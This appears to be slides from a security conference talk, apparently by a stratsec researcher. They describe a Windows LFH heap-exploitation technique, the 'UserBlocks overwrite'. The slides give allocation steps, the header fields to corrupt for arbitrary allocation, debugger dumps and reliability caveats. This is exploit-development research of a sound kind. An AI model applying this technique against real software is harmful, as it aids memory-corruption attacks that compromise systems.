
0x00e75b00 UserBlocks2 -> 19 chunks – No Guard

0x00e77b00 UserBlocks3 -> 19 chunks – No Guard

We must not damage the _lfh_block_zone

UserBlocks overwrite

Sized bin: 0x40



0x00E72700 UserBlocks0 -> 08 chunks – No Guard

0x00e73710 SubSegment0 -> UserBlocks0

0x00e73738 SubSegment1 -> UserBlocks1

0x00e73760 SubSegment2 -> UserBlocks2

0x00e73788 SubSegment3 -> UserBlocks3

0x00E73b00 UserBlocks1 -> 19 chunks – No Guard


0x00e75b00 UserBlocks2 -> 19 chunks – No Guard

0x00e77b00 UserBlocks3 -> 19 chunks – No Guard

Overwrite starting
From UserBlocks1

UserBlocks overwrite

Sized bin: 0x40



```
DS:[009607E4]=00E73760
EBX=00000000

Address   Hex dump                  ASCII
$-40      80 E5 34 CE 7A 78 00 08   €å4Îzx.◘
$-38      04 00 96 00 04 00 96 00   ♦.▪.♦.▪.
$-30      88 37 E7 00 F8 3A E7 00   ▮7ç.ø:ç.
$-28      E0 07 96 00 00 27 E7 00   à•▪..'ç.
$-20      00 00 00 00 00 00 00 00   ........
$-18      00 00 08 00 33 00 00 00   ..◘.3...
$-10      09 00 29 00 00 00 00 00   ..).....
$-8       01 00 00 00 00 00 00 00   ........
$ ==>     E0 07 96 00 00 3B E7 00   à•▪..;ç.
$+8       00 00 00 00 00 00 00 00   ........
$+10      00 00 12 00 33 00 00 00   ..↕.3...
$+18      13 00 29 00 00 00 00 00   ‼.).....
$+20      01 00 00 00 00 00 00 00   ........
$+28      E0 07 96 00 00 5B E7 00   à•▪..[ç.
$+30      00 00 00 00 00 00 00 00   ........
$+38      13 00 01 00 33 00 00 00   ‼.  .3..
$+40      13 00 29 00 00 00 00 00   ‼.).....
$+48      07 00 00 00 00 00 00 00   •.......
$+50      00 00 00 00 00 00 00 00   ........
$+58      00 00 00 00 00 00 00 00   ........
```

We must not damage the _lfh_block_zone for this specific attack!

UserBlocks overwrite

- Chunks may not be deterministic, but SubSegments and UserBlocks are!
- Only after the second UserBlocks can we overwrite the UserBlocks header
- Here's a example for bin size 0x40:
  - Allocate to reach the LFH – 0x13
  - Allocate to reach UserBlocks2 – (0x8 + 0x13 + 0x1)
  - Overflow a previously allocated chunk (from UserBlocks1) and target the UserBlocks2 header
  - Allocate again to trigger an arbitrary allocation – 0x1

UserBlocks overwrite


To achieve arbitrary allocations, we could target:

- Userblocks.FirstAllocationOffset
- UserBlocks.BlockStride
- UserBlocks.BusyBitmap
  - Overwrite the BusyBitmap.Buffer pointer and set it to any pointer that points to NULL/low value and ensure that it is writable!

Must ensure the newly allocated fake chunk has _heap_entry + 0x7 (UnusedBytes) is set correctly...

UserBlocks overwrite

Overwritten UserBlocks header in memory



```
773D6CA8   0FAFC7          IMUL EAX,EDI
773D6CAB   03C3            ADD EAX,EBX
773D6CAD   03C8            ADD ECX,EAX
773D6CAF   F641 07 3F      TEST BYTE PTR DS:[ECX+7],3F
773D6CB3   0F85 DFB80800   JNZ ntdll.77462598
773D6CB9   85C9            TEST ECX,ECX
773D6CBB   0F84 2A830000   JE ntdll.773DEFEB
773D6CC1   8B45 E8         MOV EAX,DWORD PTR SS:[EBP-18]
773D6CC4   0FB710          MOVZX EDX,WORD PTR DS:[EAX]
773D6CC7   8BC2            MOV EAX,EDX
773D6CC9   C1E0 03         SHL EAX,3
DS:[00D18868]=00

Address  Hex dump                 ASCII
00D126F8 41 41 41 41 41 41 41 41  AAAAAAAA
00D12700 41 41 41 41 41 41 41 00  AAAAAAA.
00D12708 41 41 41 41 41 41 41 41  AAAAAAAA
00D12710 61 61 00 00 09 00 00 00  aa......
00D12718 60 27 D1 00 00 00 00 00  `'Ñ.....
00D12720 C7 7E 49 3B 00 00 00 80  Ç~I;...█
00D12728 00 00 00 00 00 00 00 00  ........
00D12730 00 00 00 00 00 00 00 00  ........
00D12738 00 00 00 00 00 00 00 00  ........
00D12740 00 00 00 00 00 00 00 00  ........
00D12748 00 00 00 00 00 00 00 00  ........
```

ECX = _HEAP_ENTRY = 0x00d18861

Overflow Direction

UserBlocks header

FirstAllocationOffset and BlockStride

BitmapData

_RTL_BITMAP/SizeOfBitMap

Pointer to NULL, writable

UserBlocks overwrite

Manipulating where the next chunk will be allocated from…

next allocated chunk = UserBlocks·FirstAllocationOffset + ((UserBlocks·BlockStride * UserBlocks·BitmapData) + UserBlocks)

Sequential overflow against the UserBlocks will work…

FirstAllocationOffset = 0xXXYY (any value)

BlockStride = 0xXXYY (any value)

UserBlocks·BitmapData = 0x00000000 (any value)

Setting BitmapData pointer to NULL seems best…

stratsec
A BAE Systems Company

Demo

UserBlocks overwrite

Major drawbacks?

- You need to position the overflown chunk **before** the **initialized Userblocks** that you are going to target and then overflow it…
  - You will most likely overwrite other chunks in the process and reduce reliability (do not free!)…
- You need to ensure that the _heap_entry chunk header + 0x7 is set to a value that will pass the & 0x3f test.

Major advantages?

- No need for address leaks

UserBlocks overwrite

Major drawbacks? - Reliability

- At minimum, there is a 50% chance of success due to the fact that we need 0x10 bytes for the UserBlocks overwrite
- Examples:
  - (0x40 * 0x8) / 0x10 requires an even number of chunks
  - (0x41 * 0x8) / 0x10 requires an odd number of chunks
  - etc
- Maybe you could sequentially overflow using a fake 0x8 byte structure but the UserBlocks.FirstAllocationOffset + UserBlocks.BlockStride need to also act as a pointer to a static value and is writable

Conclusion?


Thanks to…

- Brett Moore
- Chris Spencer
- Halvar Flake
- Nicolas Waisman
- Chris Valasek
- Ben Hawkes
- John McDonald
- Alex Soritov
- Matt Conover
- David Litchfield
- muts & ryujin from Offensive Security
- corelanc0d3r & sinn3r from Corelan
- Stratsec team
- My fiancé Vanessa!

References

- **Understanding the LFH** - http://illmatics.com/Understanding_the_LFH.pdf
- **Heaps of Doom** - http://xchg.info/conferences/SyScan+2012+Singapore/Day1-1+Chris+Valasek+&+Tarjei+Mandt/heaps_of_doom.pptx
- **The Art of Exploitation: MS IIS 7.5 Remote Heap Overflow** - http://www.phrack.org/issues.html?issue=68&id=12#article
- **NTDLL v6.1.7601.17725** (Windows 7) & **NTDLL v6.2.8250.0** (Windows 8) and their symbols

Questions?



steven.seeley@stratsec.net

mr_me - @net__ninja

https://net-ninja.net/